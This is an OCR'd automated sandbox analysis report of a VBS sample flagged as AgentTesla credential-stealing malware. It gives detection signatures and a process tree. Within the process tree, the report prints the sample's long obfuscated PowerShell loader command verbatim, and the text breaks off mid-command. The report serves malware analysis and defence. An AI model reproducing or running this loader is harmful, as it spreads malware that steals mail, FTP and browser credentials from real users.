ID: 758166
Sample Name: TT_COPY.vbs
Cookbook: default.jbs
Time: 15:47:21
Date: 01/12/2022
Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents 2
Windows Analysis Report TT_COPY.vbs 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 7
Yara Signatures 7
Memory Dumps 7
Sigma Signatures 7
Snort Signatures 7
Joe Sandbox Signatures 7
System Summary 7
Data Obfuscation 7
Malware Analysis System Evasion 7
Stealing of Sensitive Information 7
Remote Access Functionality 8
Mitre Att&ck Matrix 8
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 10
URLs 10
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 11
World Map of Contacted IPs 11
Public IPs 12
General Information 12
Warnings 13
Simulations 13
Behavior and APIs 13
Joe Sandbox View / Context 13
IPs 13
Domains 13
ASNs 13
JA3 Fingerprints 13
Dropped Files 13
Created / dropped Files 13
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive 13
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_3jpr0mil.ht2.psm1 14
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ai3mehq5.lyv.ps1 14
\Device\ConDrv 14
Static File Info 14
General 15
File Icon 15
Network Behavior 15
TCP Packets 15
UDP Packets 17
DNS Queries 17
DNS Answers 17
HTTP Request Dependency Graph 17
FTP Packets 17
Statistics 18
Behavior 18
System Behavior 18
Analysis Process: wscript.exePID: 9204, Parent PID: 4892 18
General 18
File Activities 18
Registry Activities 18
Analysis Process: powershell.exePID: 2556, Parent PID: 9204 19
General 19
File Activities 21
File Created 21
File Deleted 21

File Written 21
File Read 22
Analysis Process: conhost.exePID: 8248, Parent PID: 2556 23
General 23
File Activities 23
Analysis Process: powershell.exePID: 8364, Parent PID: 2556 23
General 23
Analysis Process: CasPol.exePID: 392, Parent PID: 8364 24
General 24
File Activities 25
File Created 25
File Written 25
File Read 25
Registry Activities 26
Disassembly 26


Windows Analysis Report

TT_COPY.vbs


Overview

General Information

Sample Name:	TT_COPY.vbs
Analysis ID:	758166
MD5:	a27bc40b7cf1e7...
SHA1:	d24c19f3cf76f8f...
SHA256:	28a30c25fb101e..
Infos:	



Detection




AgentTesla

Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected AgentTesla
- Tries to steal Mail credentials (via fi...
- Tries to harvest and steal Putty / W...
- Tries to detect Any.run
- Wscript starts Powershell (via cmd ...
- Potential malicious VBS script foun...
- Tries to harvest and steal ftp login c...
- Very long command line found
- Potential evasive VBS script found ...
- Obfuscated command line found
- Queries sensitive network adapter in...
- Tries to harvest and steal browser in...

Classification



Process Tree

- **System is w10x64native**
- wscript.exe (PID: 9204 cmdline: C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\TT_COPY.vbs" MD5: 0639B0A6F69B3265C1E42227D650B7D1)
  - powershell.exe (PID: 2556 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "$Vildmnd = """SaFLauConFacGatUniStoUnnLi suSSemLeeAurGltIneF rnAnsFrbAnaCarIrnPrsre0St To{Ch Ir Al Ud DopCoaSerUsaPemAn(Th[FoSRetHorKoiBonSagSu]In`$NoRAfenoguniHyoOpnMesHapFrlInathnStlVaoIsvUnsel)Bo;Hu In Po Fe Fo`$DiDOceWilMuiUnnPhtBaeHerJuvSyaNalPrlGaeTorKonIfeCosDi No=Br WhNBeetrwKo-FjOKobThjRaeLecCotUn BebStyEntCieKo[cu]Hu Cr(Hy`$mrRDreOagviiMyo BanTvsKvpEklOvaacnFrlSloHovsosPi.SuLAbeNenWagSmtHuhTh No/Be Ze2Co)St;Pe Sk Gt Mi SuFUdomerOm(cr`$ArKUblVaiOvsSetUnrEmiAznTeggeeUnrGu=Al0re;Un Tr`$SpKTjlDriMesAktSurFoiUnnCagMeeSarIc He-FalBrtKa Ac`$TiRWieUdgUdiDeoRanObsSkpRelMiaPrnAnlreoAlvInsfo.BoLTreFanPrgFrtSthDd;Uu Sp`$SyKFolGoiAlsExti nrTriLinUngSkeIcrRe+Fl=Zi2he)Le{Ga Ys Un Pa Pr Te Ta Il Af`$TrDBreNolFoiSenFotCaeBrrduvPeaArlMulIneTrrFonSheHysSa[Re`$ReKOmlPaiDasTrtBurOritenVegDoeDi rOp/Sw2Be]Em Gk=Lo Co[PocOnoSunTivUneMarKrtTa]Vi:tr:WiTReoRoBVgyEttWaeDe(Ma`$GrRWheFogTuiAnoNonBysDipLolDeaFonPrlUdoFovGrsUn.PaSFoucobDusBrt ForCliMenTugli(Ja`$CeKMeIlciAysAftMirGriCinUvgUneStrSe,Fu te2Ho)Ko,Sk Ba1Ti6Va)Fl;Ga Va Ar`$UnDSceKelPiirenFltpeeDorTevStaColFjlTrePerAcnOveDisLa[Ca`$ AfKtalldiKlsCotskrHyiUnnBrgsueAsrte/Mo2Pe]Le Zo=Mi Ne(ne`$PiDsleaulSuiFanmytFjeAnrFevTeaPrlnolKreLurFrnByeThsOb[Ek`$BaKUdltriOrsLatserOsiChnJegSkeThrS p/Er2Mu]Bi Be-prbmeximoForGr Es1Sk6St5Fr)De;Ar kn Gi An Ma}He Vn[ReSGatakrHaiSinLogOx]fi[TaSmoyCosHatPaeChmOr.unTAleAbxOvtFo.ExEkvnNocAaoMedStiHonAsgB o]No:Bi:TiADiSBeCGrILaHu.raGCoeVitKoSVatprrUniLanSugHa(Ec`$MaDExeKvlFaiFlnBatEnePorssvFuaJalInIlneGorExnBieWhsAn)Eq;Pa}St`$RiFUpoKorsksInkMinVeiFanDu gMesrerLieBrsOvuRelHotIdaUrtDieKtrDesfa0In=SiSHimUfecergotafePrnknsvibHeaHyrEknmissi0Fi Dr'MeFSv6AfDSnCfaDSu6SuDVe1InCHj0AfCUn8Da8UdBBvCMa1B aCre9VaCOr9Sa'Un;Al`$LiFodoKerHosLikConHuiTrnSpgDoslarSueEjsTeuTelVetBiaGrtReeOvransLe1Wa=OuSLumMoeUrrBrtUmeKanHyspobMuaWirInnAnsNo0Br No'Ud EAn8KoCRuCUnCdo6TrDWo7cuCcuAFaDha6LyCDiAUnCNe3KrDCa1ma8FlBlmFDi2DdCDyCSaCGrBSe9Am6Ch9Ok7Re8grBskFhu0ReCFiBMoDDi6NaCCo4SkCUn3HiCBr0 KeETrBPoCSh4GrDRe1AnCBoCYnDSo3MiCAf0SaEUn8SaCTo0TiDCo1ScCZoDNoCFlAMeCut1KoDSe6Bo'Sq;Gr`$FiFDooStrnosKokIdnCoibInSkgJosSprDaeTssTeuUnlSttSvaP rtHoeChrHysDi2Ny=PoSUmmPeeKnrqutCleHonidsFobFoaPrrUnnKosPo0Ra Ve'TrEPa2ImCRe0spDpr1VaFCa5TeDPa7lyCBrAHeCSi6DiElr4VaCFr1DaCVa1UpDDu 7TeCGy0hoDRe6UdDSu6De'Me;Ud`$GrFTeolerLusCukClnRaiSanHagcisCyrBeeDesVauSylFotSkaAntmueSarUdsEt3La=RaSStmEkeSkrSatHueSunTrsInbBeaHerRonFosKu0He Co'FrFRe6slDMeCFoDin6BeDOp1ToCBu0CoCUl8Gu8MeBUnFCo7OpDMo0MaCWeBJaDVi1plCJoCArCSh8BaCSt0nu8CoBMeEReCDiCFeBTaDLy1soCOm0EuDAf7ReCS uAtoDDh5brFVa6PsCln0FeDDi7maDBa3KaCChCReCMe6FlCde0UiDHu6Re8ReBGeEseDBaCSp4KlCStBryCca1SkCfr9DaCke0EsFMi7UnCdu0PrCAs3hf'Gr;De`$PoFC hoMirPesDikFlnIniBanovgSasMarKaeGrsBeuValFotFraTrtHieAlrStsKl4Da=FoSnomfjegorSvtGreBunKasLgbSparorUnnSosIn0Al Gr'JoDAd6enDSe1PeDch7DiCPrCAmC SyBFrCPi2Mu'Ra;We`$IrFBroLurSusCoktonFeiAnnNogTasMirpieLiscauTalExtKaaSptDoeunrSisIr5Do=OcSMimBaeStrRetLteSonFusUdbGraMurFonMosDr0Me Sp'RiEU n2NeCSt0SkDFa1MaEMa8ShCLiAFoCMa1TrDSi0FlCca9SoCGr0PhEDeDDeCBu4ClCAfBExCVa1BeCEn9UnCAn0By'Ga;Fl`$StFRdoRergasprkNonNoiNrnVagSmsFort iePrsCuuGulPitlyaDitUleLlrRusZa6bi=KlSComPuePlrRitNeeManDesAtbHvaMerPonBlsRe0Ha St'DrFUn7CoFFr1GeFPh6GlDSp5PrCTi0AdCje6EkCStCLiCTe4ExCTe9ViE VaBInCPr4UdCAm8EuCCu0Sp8fe9Sh8Pl5FaENeDFaCFrCPrCSp1WhCGa0InETr7maDSkCSuFMa6UdCKaCDuCPa2Ki8Te9Bi8Pl5NiFde5GyDRi0NoCSa7PsCMe9GaCCaCk lCEn6Au'Ko;Ce`$meFAioAnrAnsOpkSmnPsiannUngPisAprTreFlsBluDelAftStaLatOveberStsBr7Sa=hySTamSteGrrFotRieOfnSesTobJuaLurSonPrsEp0St Kr'ViFVu7Ch DEn0SkCKiBTrDFu1ceCHjCReCSu8TaCMo0tr8Je9Cr8Te5IrEdi8BiCDo4GeCCuBOpCMi4ReCBa2KuCld0SuCCa1Pe'gi;Fl`$StFHaoForSksFokAunUniUnnScgAfsSyrAfeDisSvu KalUntalaNatSoeAarGrsSa8Bl=BeSShmpreEerTytOreKanOvsOnbPaaKnrSknFisKi0Fo Kh'LiFSw7SuCQu0BlCOg3meCSp9DrCUd0MeCRe6CrDHa1LeCKo0VeCOv1F aEIm1SiCSk0UnCAn9BeCko0AuCln2DeCAc4boDbe1PiCSu0Da'No;Fi`$KeFLaoPerBasInkScnSpiKinDigPrsSbrIreWhsSruhilBetHaaMatKaebirZasSp9He=TeSJumVseDurSe tSveKongasNebAsatwrBuninsDe0Su Be'ZyESlCBrCPlBUnESl8StCAf0KaCOu8JuCFoAMaDRe7LiDBeCudELa8OpCYdALyCEk1leDMa0PrCSn9luCAf0Gr'He;Ba`$CoGPrhSpeSpg CaiResSehMe0Re=opSSomAgeSgrCotVeeAdnCosNobDoaOmrfunPhsSi0Kl Re'MeEFo8HiDMoCSaECo1DeCSh0PrCFo9DoCun0BeCUo2PoCta4FoDXe1PrCMi0InFRo1B aDViCHaDMa5SvCSu0br'bo;Lo`$ErGTahUseTagFliTisUnhPl1In=FeSSumGrePrrRitAeeCunGrsDebOvaSkrTinHesAf0Da Mi'xmEfo6TaCUn9SyCTo4LsDde6GrDUn6No8Ko9At 8Os5NoFRa5OmDAn0OrCUn7StCUn9ByCRuCLiCIs6Sk8Em9Ru8No5SiFLb6opCAl0HuCCa4PiCEn9MaCPi0JuCOv1Un8Ef9Ca8Ga5ReEDr4BaCFoBShDVa6AlCquCKvEOs6 AmCUp9HeCOv4ApDSa6CaDOb6Pa8Wa9Lu8Ps5LoEVa4DyDPi0ReDDi1MiCKoAStECo6UlCMa9HjCMu4OxDlm6UnDSn6Pa'Mu;Ob`$AnGRehenespgSeiansFahFe2co=AcS GymMiemurretWoeAlnYnsSebanaSlrTrnFosst0br Re'SkEFuCMoCPrBStDTe3BgCHyAOxCMoESyCBj0Bi'Ni;Da`$SuGSnhnoeFigNaisisPahDr3St=DaSJomGleBorpitDyeVanD usBibHeaSprGrndusRu0Sp Us'SeFal5BeDEr0RuCKo7CaCOp9OpCFaCReCEt6Ko8In9Re8Ry5RiEhaDPlCArCBeCGa1haCAs0BaELu7loDBaCBoFPa6LaClnCCaCKl2Th 8Ko9Op8He5InEHoBTaCMi0AfDVi2BaFSk6ReCFo9AnCDaASpDKi1Va8Ar9Al8Bi5SlFpr3VoCSlCFaDre7CuDRe1muDTa0HeCLe4OlCVo9Wr'Be;Im`$BoGTehCheSlgKe iKvsDohSl4Dy=LoSTomNjeInrBotNoeStnSvsDibPeaPlrTinOvsPi0He Ne'PrFNo3IlCEvCKlDFo7UnDRe1HeDBe0EtCPr4inCMi9FjECo4HvCOr9OmCOn9coCAnANaCBa6Ge'Kn;S o`$StGChhHaeSpgMfiBrsochDi5St=DrSSpmHaeharPstdoeArnNosPibfoaCarConBusIn0Mi at'EnCCiBDiDKa1SwCHe1SkCan9UrCCo9Fo'Fl;Ga`$IdGMihDeelagTiiUdsHyhL e6Ca=FoSfomQueMarGotGreJvnPrsHjbTnaDerDinFosAs0Sp An'SvEGgBSaDDu1BiFNo5ZyDRi7JoCAnABiDSp1UsCMu0FiCSe6giDpo1ReFEg3SuCFoCKvDPe7InDRe 1CoDDe0InCRa4BoCNa9UnEAp8DaCSh0smCBl8LoCGaASyDKa7AvDNiCDi'Br;Kn`$MaGSohLoeDigThifosPohSe7Br=MiSBomDiePlrSptClePenGasWobPaaPtrSlnUnsRe0Ld Mu'

udETiCFaECo0DiFBeDUn'Fe;Ap`$LeGKrhMieurgGoiMasTuhHe8Op=KoSBemRaeMirfrtRheOhnClsMubLaaOmrFinvasRe0Ro Vi'grFFr9Tr'Cu;MefDiuNonAacCltyoiYooNonTv ShfSnkGypto Ho{UnPPoaGurMoaHomHy Un(My`$RyUOppAfgGarfooTewEknAc,Va Fi`$ApDafeLapSprMyeFesLosthiRioEknHjsUnpimeSerBuiStoWhdmaePrrbi)Im La Ma vi Re Kr ;En`$InHUnoRoeGtrFieFrsKo0Na uf=TeSSpmGoeAdrTktmieFrntosbebFeaRirVenansLa0Bi Un'Fe8Jv1SwEChEunDPo7DeCRe8WhCSm8CeCSy0UnDEx7OmCMe0Sa CKaBSu8Sy5Ud9Vi8To8in5Pa8anDFlFReEGuEAf4IcDLa5knDpo5RaECo1prCViAEnCFi8CiCAr4ViCWoCDyCSeBVaFAr8st9VaFZo9UdFCaESc6FIDKl0coDUn7KeDFl7 CoChy0BrCUbBPaDBo1UnEve1DiCBiAAfCFl8SaCMa4vaChaCFaCSyBHe8EbBJuEAt2UoCPi0AeDNe1unELa4InDKa6MiDIs6FlCAu0UdCPo8NoCTi7AlCHi9UnCTeCUnCT r0FuDMy6In8liDDa8opCTe8Tr5SeDPr9Er8Bu5VrFDi2ArCLaDFuCBu0MeDPI7snCDe0Br8Ph8PaEReARrCSe7TaCflFSiCRe0UnCBl6UsDTy1Ma8Ho5GeDdrEFo8Bi5Pu 8Te1AnFKoAGr8PeBFoEwo2ReCSp9TiCBeAAlCOp7EnCSe4PrCSv9SkELi4deDLo6NeDSu6OrCSv0EkCFo8faCDo7UnCOu9OpDHeCCoEll6MuCBa4DeCNe6ClCToDCoCCe0 Di8Ne5Im8Ne8AdEOp4LiCCaBLaClc1Ko8Ku5Br8kI1moFShATr8KuBTaEWa9unCSvADaCBe6ThCKo4CoDFr1SiCOiCStCBeAJeCTaBAl8SyBwiFBu6MaDSt5PlCIs9RtCH yCTuDWh1Sp8svDPa8Co1CiEBe2LiCReDDeCNe0MoCFe2TyCBlCMeDPe6TrCRvDPo9NrDSu8StCLiFKoEde8Ko8Ac9Ta4RuFln8Ma8fiBRyEPr0ToDSk4LiDme0ReCRe4Pa CBa9AdDSk6Ka8ErDSp8Un1SeEPr3EyCcrAAvDFa7SpDUn6AeCCoEUnCKoBPrCReCReCOvBFoCBi2SuDTr6PaDTe7CoChu0LoDco6AaDVa0NoCEn9BaDSu1Me CSt4PaDMo1ChCBr0OpDJo7KuDCo6Gn9Ma5No8NeCTr8De5AnDTe8Dy8StCFa8PrBSeESn2CaCVi0EvDVe1KrFPo1InDPaCSuDHa5BiCSt0Su8AnDTa8Om1SkETy3KnCCoA DiDBo7OpDBa6PaCDaEbuCBiBTrCPeClnCOtBOpCVa2UdDEf6ReDCo7BaCte0GaDSo6KoDOm0LeCRd9FoDDe1CoCSm4GaDDe1IrCOi0NyDLi7ElDFa6Li9Ov4Cl8AnCFl'K r;Li&Bi(Ud`$BeGPlhFeeFogReiInsRehMe7Cu)Ep No`$TuHVaoBreSirDaeAmsSv0Un;Un`$lsHRuoFieFnrPrevisDi5Un Lv=St SlSStmHaeBarSmtCheSinShsBubchaBorHen PlsSp0Mu Se'Be8St1caEsu6BoCBeDViCudCPsCDi9FaCMe9En8Us5Un9Pe8So8Li5Pe8Ua1FoEUnEChDNd7OkCSv8SuCAm8RyCFr0UnDDi7SoCLa0PrCAtBTr8DoBSuES y2OuCSn0CoDFl1NrEKe8SpCBa0PrDln1MaCTeDSeCSuAScCSa1Me8GaDTh8Es1FrEEm3YoCBiADaDbo7RuDPy6OsCBeEOpCSaBTrCEqCTjCBaBLnCHj2TrDDi6tuDPa7Ur CEg0HeDEp6HaDKu0BaCPe9PrDUn1DiCTa4SuDMy1ReCKe0MaDTe7GjDIr6Di9Co7Bl8Fi9Bi8Di5ShFBiEspFKo1StDSlCCoDLa5UpCTr0spFEnEWeFUn8bgFSp8Pu8En5 joEDi5De8RuDSk8La1SoEin3BoCklATODCh7DyDDe6CeCOlETOCWiBPrCTjCYuCRuBStCFr2UnDKr6SrDNo7EnCHv0FeDJu6LeDDi0FoCBi9DeDRe1StCIm4HaDBl1GuCc h0VeDDy7ToDPr6Ar9Pr6Ta8be9de8Su5Re8Pn1PaEMe3NaCApATeDCa7OxDRe6GoCAnEMiCMoBCaCNoCUfCSpBovCAn2spDNe6ByDCh7GlCMe0SuDSy6FlDRe0KwCno9Ov DDe1FoCRe4noDBr1AlCUn0HiDRe7LoDor6Ru9Ek1Un8TwCln8ViCEy'Ri;Or&no(Li`$HeGSkhJoefigFriGussthMa7Io)Ve Ty`$TyHReoDieCarLieSisAt5Li;An`$LeHAsoCeeF orDeeAfsSi1Ud Pe=Da UnSChmSeeRurFetFieNenBesVibKoaagrvinOvsEx0La Hj'UnDFr7meCBe0SuDFi1SeDRe0FoDAn7TaCTrBIs8br5Pe8Di1AfERa6StCAfDDaCFoCTrCMa9 UnCSp9Fl8PoBBuEwaCLoCHuBtrDVe3OuCGuAKvCMeEGrCUd0Sl8FoDOm8Hj1SlCTeBbyDIl0TjCKo9SaCAr9Vi8Un9Fo8Ad5EvETr5St8SiDunFToETvFfr6HoDRiCNaDR h6SeDno1AvCBl0UrCSp8in8TaBReFNe7FoDCr0DeCRoBTaDBe1BoCShCSqCOs8BeCSo0Po8RaBImEOvCAfCFoBReDMa1gaCRy0KoDCe7PeCMyAMeDSv5SpFR u6TaCNi0OdDAs7PlDRe3prCAmCRaCTa6SyCAn0ByDDi6Sj8noBReNeDUnCAa4UaCPiBHeCHa1DiCPa9CaCPa0GaFAn7SaCUd0PaCDe3HaFSt8Ex8ElDBiENoBShCnu0It DBy2Co8Ac8SvEHoACyCfr7feCstFTeCEn0SwCGe6ViDBu1Di8Ti5ThFTe6HeDDiCIvDPl6AcDKs1CrCSu0EcCQu8Fo8gnBLaFCh7PrDGa0BoCNoBNeDKb1PrCDoCLaCpr8 QuCbr0Je8NaBFoEWoCInCFaBReDha1emCMo0PaDMe7TuCShAKrDLa5OmFAl6SpCNe0ChDBe7BeDRe3MeCFiClrCBr6CoCCo0ThDUn6Re8SkBUnEnuDOmCCo4 AlCNaBOmCRe1WiCid9LoCMo0BoFSy7NoCCa0unCSt3Av8SiDde8EdDUtEKaBEsCKa0UnDav2Hu8Su8udEBoAJuCBu7VaCUlFOvCPe0EnCUn6KiDTr1Al8Ra5MoEDaCGyCS aBTaDBd1HjFKu5UnDHo1SkDKa7Au8FoCVe8Sp9Ua8Ir5In8PiDKo8Lo1UnEorEpeDMo7HaCKr8AfCTa8NoCPo0IrDes7LaCDr0RaCDeBSk8AtBShESc2ArCOp0BrDam1Ab EKb8MaCFo0HeDLe1saCplDPlCPrABaCKa1Ho8BuDAf8Dy1CaEKa3SpCSnAekDel7SuDDi6AnCTeESaCBuBUnCErCSaCTrBEuCPa2InDPl6EnDOk7ToCSu0ObDRa6alDAf0 PrCVe9ItDSn1ByCKo4clDAb1PeCAp0HeDMa7UrDdi6Af9Sp0Ra8TeCFi8UgCse8InBMeEAbCMoCHnBUnDRe3UnCSvATeCReEMeCBl0Re8BoDHe8Fa1StCtrBbeDDo0BeCU n9KiCMi9Fa8De9In8Sn5BeESt5Ea8OvDHa8Br1udFSp0HeDGa5GuCls2LeDSi7DjCPoAsiDHe2OsCRiBUn8SaCEl8ouCRe8AnCSp8TrCDo8Ka9Hj8Jo5In8Pr1TyESm1Mi Cop0ViDAs5afDGr7ExCPl0AuDAc6PhDPr6CoCfoCKlCTuAUnCSnBcoDTh6ToDBe5UnCUn0PuDBr7ClCUnCFuCDeAArCMa1SeCTi0VaDTi7Fr8spCFr8MeCpe'Af;El&Ag(Ov`$BeGLahOpeChgHuiSksPrhFo7El)Se Eu`$UnHNaoEmeNurLyePasIa1Bu;Pa}DefTouRenDacAmtMaiKaoBanJe SkGDiDHaTNe aa{KaPslaJurGtaFamHa Co(Ej[SaPOpaBar SiaBemCaeThtSteoprHy(BrPUnoAnsFyiSetafiMeokinOr Kl=Sk Re0Ph,Fi FaMImaRenMidCaaCatFooKrrdkyHa Mi=Sp S u`$PeTBerZauEmeUd)Mu]Oo Sq[BeTPlybapUdeA g[Ko]Me]Av ti`$SkNTroBenFodSmeVecSuoHarAmoPruRusFrlBeyHj,fu[EwPflamarUnaTomFaeSptImeamrAu(SkPChoTosphiUjtPriRaoDinCa Si=Tr Ga1Bs)La]Ta Dd[Dr TExyGipFeeEm]Me Na`$ReCunoNoeIblIniKooComFoyNoaAulgrguniDoaSk Ma=Hy Is[PrVBloCrigldNo]Bu)Au;Ma`$AnHMioSeecarPreKasKo2ex Im=Va JgSNomNoeTorDa tbooeAnnUnsUnbakalyrTunfrsKl0af Lo'Ne8ku1MeEFoDchCac4diDSaCBeCNoBBlCBa0PrDZa6Fo8Br5Se9Bo8Fa8Un5LdFPrESiEFa4AnDmi5HeDWe5WaEHo1PrCReA OpCYa8HeCln4ReCBoCPeCEmBFrFSt8An9CoFUn9SpFSlESt6neDOl0AuDfl7InDOa7JeCSk0FaCUnBCoDTo1GrEsp1SnCLaATiCSo8DaCNa4EmCUnCStCcyBCy8RaBStEF l1ReCSe0PhCRa3PiCSyCStCKoBVaCSa0AuEJe1AiDEmCThCSnBVaCJu4BeCEx8ReCSoCPlCCi6BoEVa4HaDFe6KoDFa6UnCit0KeCTi8HaCWi7GrCUd9GrDDoCMo8VaDCa 8rgDToEHaBLaCSu0DeDSt2Ln8ne8PhECrAPeCja7PhCsvFChCSt0ChCBa6AuDMa1He8Sh5UdFLo6SoDSaCtyDLa6PhDSy1TrCKo0HaCSp8Gu8lnBSeFPe7CrCKk0DiCEm3 siCSo9ReCEg0DeCSa6maDBl1VaCCaCBuCObAKrCUnBBr8CiBLtEDr4FiDlc6TsDln6RuCCa0SkCSy8UrCGe7WoCWe9BrDCeCStEBlBAmCCo4BoCUd8WiCSk0Ch8UdDTi8H y1OsEUn3FlCFlALyDBe7KrDsk6baCOvECaCPrBOvCUdCAnCReBUnCSr2SuDBa6CaDCo7ZoCBr0GaDDe6yoDRe0BaCUl9YaDFi1DeCBe4ReDAr1AlCAn0OrDUv7UnDsl6Kl 9HuDMe8FuCCy8KaCBr8na9Pr8Hv5FaFBeESaFar6EyDGiCFrDHa6LaDmu1ReCfe0ruCUd8Ko8FaBKaFme7UnCUn0AfCAn3GlCKo9KoCMa0GoCRa6CuDSl1InCSuCHyCUnA coCFjBEs8BrBPoEKo0vaCFl8MiCOpCSkDGr1Me8SoBMiETh4AlDTo6CaDco6maCwa0hyCpo8phCos7ChCFe9GrDCaCInEAt7foDPa0PrCNoCSkCKa9ArCTj1TyCSu0DiDC r7DiESh4UpCBe6UnCTe6StCSy0adDHa6SkDSu6NoFBe8po9InFBe9SnFBaFEl7ReDbr0LeCMiBPi8UdCDo8ReBNoEUm1StCAp0peCAm3AmCMyCpaCTyBAnCLa0FoEll1De DStCOpCSIBNeCWa4StCKo9KuDCo6OkEEn8FuCCoAOrCLi1nuDSr0DiCBi9PaCOp0Su8CoDDa8Ta1ReEKu3MyCheASmDTr7MuDAr6SaCSpEPiCErBStCdaCStCSkB MaClm2ArDAd6SeDSp7MaCKr0UnDFy6EcDGo0PoCSu9ElDEn1GlCSn4TuDAb1DiCMi0foDOv7MeDls6Ma9MeCBu8Pr9In8Uo5St8Ly1KaCDe3WaCMu4CeCDr9BaDso6UnCS e0qu8DeCOt8EmBKeEAt1HoCFa0HeCKa3krCBuCBaCSeBHoCAu0DoFVr1MoDOvCLoDDi5OvCMe0Pr8SeDKa8Pr1OdEBl2SoCatDBrCCu0InCTi2foCDeCUnDUn6UbCLyDMi 9Di5Sm8Pe9St8Gr5Su8En1DaEEo2FiCBrDVaCga0miCCh2BrCAdCkeDMe6OuCPhDCo9Wi4Ud8Fo9In8Un5AnFSpESkFTy6InDfaCFrDTr6AsDGa1PeCIn0AbCTe8Te8IsB AmEFe8PuDOu0JaCOp9BeDBi1vaCPrCNeCAs6NoCYe4puDGe6PoDdk1ErEma1NeCOv0BuCDe9hjCKo0EnCHj2GaCJe4LuDBr1crCAf0AsFSv8Sa8InCMg'Tr;An&Vi(vu`$ paGEqhsoeTugAdiTrsNohPr7Ad)sm Hu`$BoHCooBoePrrCaeSvsSy2La;Pr`$AtHDroLaeAlrUneKasSp3Re Ru=Ps LnSKomSaeTirMytHjeKonEasFobOxaRirBlnTasTa0Gu Pe' Ti8Ar1CoESfDBeCst4ReDgeCLaCOsBExCUn0RkDMo6De8DyBGiEDo1SeCan0DiCUn3TrCurCAuCOvBSyCGn0SiEda6DaCMiAMoCUnBUnDQu6UnDBe1IsDBr7GaDTu0noCh a6HvDBr1ReCTaABoDAx7St8GhDRi8Me1MaEWa3SuCSyASaDTy7KoDMu6BoCSkESyCFoBScCFaCIcCPaBToCin2CaDCh6KlDAn7MaCFo0VaDCl6koDMu0UdCeI9AlDUn1Re CAd4BaDLu1GuCBr0FrDMi7KoDUn6Re9To3Op8hv9St8Fo5DmFKlESaFBr6FoDUnCHyDCy6RaDpe1HoCro0SpCPr8St8DrBBoFGa7haCTo0MuCMi3MoCbr9CaCSo0SeCWe6 GrDAn1MoCWiCShCEnATiCEsBOo8ElBTiERi6ErCPr4BeCAs9AnCDi9MaCBiCLoCFoBStClc2UnEDe6SyCOvAAnCStBSpDkl3DrCSt0RiCTeBPaDls1ReCDeCScCsaAKvCS pBIlDHe6GyFps8pl9AdFCa9geFAcFEg6SvDLe1HeCLo4VaCUnBYaCLe1FrCCy4MeDSe7InCPl1Ba8Di9Of8Pe5Sc8El1PhEKaBAvCLiABuCefBOfCSo1udCGl0FrCta6Be CSpABeDLi7alCSpASuDSt0HoDFa6BlCCo9TiDSuCPo0JaCKo0BaBTaFCr6SmCDo0DrDLi1GrEgrCBlCSp8PiDBe5VeCMi9SuCMe0elCGr8beCSt0NoCoXBSqDKv1CaCSe4 VrDco1JiCLeCdrCSwASuCSeBFeEMo3RuCCo9InCLu4SoCKr2KaDTi6Sh8StDCh8Sa1NoESk3BuCChAaeDHe7IvDSk6FaCSaEReCRoBruCLoCnoCCuBKrCSp2PaDCo6SoDS a7IdCre0EjDka6AxDUn0SeCSu9CaDBe1JoCNa4HeDRu1NoCge0SpDIn7TeDno6Bo9Sp2Lo8ThCVr'In;Fr&No(Cl`$MiGorhtweStgTeiBysFahta7Ph)Ha Be`$coHNooIseRerGreD usPa3Se;Uf`$AfHHuoSceUnrSaeResMo4Su Ma=Re PhSSpmBaeFarTrtaeeScnInsInblaaThrAnnResUn0Ev An'As8Tr1MaEYnDOpCGo4HeDUdCSpCGaBraCMa0HaDB y6En8VaBPoEBo1miCMa0SkCLa3PhCKuCDrCVeBKoCPu0StEOm8MbCFo0SaDHo1CoCMeDKoCAdAUnCSw1Fo8EfDGr8St1KlEUd2MuCHaDDeCpo0NiCFo2AfCStCViDGr6Te CSmDEr9Br7Co8Al9Ro8ch5De8di1AdEUn2SoCUrDEuCPo0BlCpi2CiCLnCTiDre6BrCAmDNe9Mi6Be8Bi9Es8Kl5In8An1DoEBe6MiCInAShCPa0MeCBr9BeCSiCBaCSmA AfCmj8KoDPrCSlCTa4ViCUd9BrCCe2weCPaCGrCBr4Dr8Sk9Tr8Un5Ch8re1PrECuBGdCHeABeCSmBMiCde1GrCSt0ZoCNe6PuCBnASkDFe7GrCHyATvDFo0InDNo6anCC y9EjDRiCFl8ToCTo8RiBAmFMe6FoCGa0VoDTa1DyEPoCanCCo8BeDBr5LyCBo9SvCPu0SyCTa8MiCCa0KoCStBKlDGr1LuCAs4ReDNo1CiCNsCLaCStAOrCunBEgEGi3Re CFi9TrCBe4unCFr2MaDOb6Ex8CiDSc8Ha1NoEUn3enCBrASlDMr7klDUr6BaCHaEMaCBiBLaCTaCMiCKoBDoCHa2PrDSl6KrDLe7GtCCo0ApDSy6FoDKv0RyCBi9DiDFr1 RaCTu4PuDFr1TaCFo0ApDSu7GoDWe6Pr9In2Mo8BuClr'Sn;Ma&Se(Fy`$OuGdrhOpeStgVeielsTuhNo7De)Hy Ph`$EfHPeoDieOvrbueHysSh4Gr;Ej`$JuHAnoBaeGrrkoeGasTa 5Ca Ba=Lu UlSfrmBreHorAftTieWrnLisPlbBuaMerShnTrsKv0Ko 